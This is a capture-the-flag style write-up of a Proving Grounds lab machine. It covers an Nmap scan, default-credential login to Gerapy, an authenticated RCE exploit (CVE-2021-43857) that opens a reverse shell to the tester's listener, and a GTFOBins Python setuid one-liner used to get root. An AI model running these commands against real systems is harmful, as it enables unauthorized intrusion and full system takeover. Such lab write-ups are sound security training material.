Nmap
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
8000/tcp open  http    WSGIServer 0.2 (Python 3.10.6)
|_http-cors: GET POST PUT DELETE OPTIONS PATCH
|_http-title: Gerapy
| http-methods:
|_  Supported Methods: OPTIONS GET
Enumeration
Port 8000 takes us to something called Gerapy, with a login prompt. I tried admin:admin and it worked. This is likely the intended vector.
Exploitation
There is an expoit: Gerapy 0.9.7 - Remote Code Execution (RCE) (Authenticated). We have to create a dummy project in Gerapy tfor the exploit to work, but once we do we are good to go with a reverse shell.
┌──(kali㉿kali)-[~/ProvingGrounds/Levram]
└─$ python3 cve-2021-43857.py -t 192.168.102.24 -p 8000 -L 192.168.45.223 -P 4444
  ______     _______     ____   ___ ____  _       _  _  _____  ___ ____ _____
 / ___\ \   / / ____|   |___ \ / _ \___ \/ |     | || ||___ / ( _ ) ___|___  |
| |    \ \ / /|  _| _____ __) | | | |__) | |_____| || |_ |_ \ / _ \___ \  / /
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____|__   _|__) | (_) |__) |/ /
 \____|  \_/  |_____|   |_____|\___/_____|_|        |_||____/ \___/____//_/


Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL...
[*] Logging in to application...
[*] Login successful! Proceeding...
[*] Getting the project list
[*] Found project: Test
[*] Getting the ID of the project to build the URL
[*] Found ID of the project:  1
[*] Setting up a netcat listener
listening on [any] 4444 ...
[*] Executing reverse shell payload
[*] Watchout for shell! :)
connect to [192.168.45.223] from (UNKNOWN) [192.168.102.24] 54284
bash: cannot set terminal process group (845): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ whoami
whoami
app
Privilege Escalation
Used the amazing ParsingPeas to put linpeas on the box and scan for privesc vectors. One that stuck out to me was a capability being set for /usr/bin/python3.10
GTFOBins has a one-liner to escalate to root
app@ubuntu:~$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
# whoami
root
# cd /root
# cat proof.txt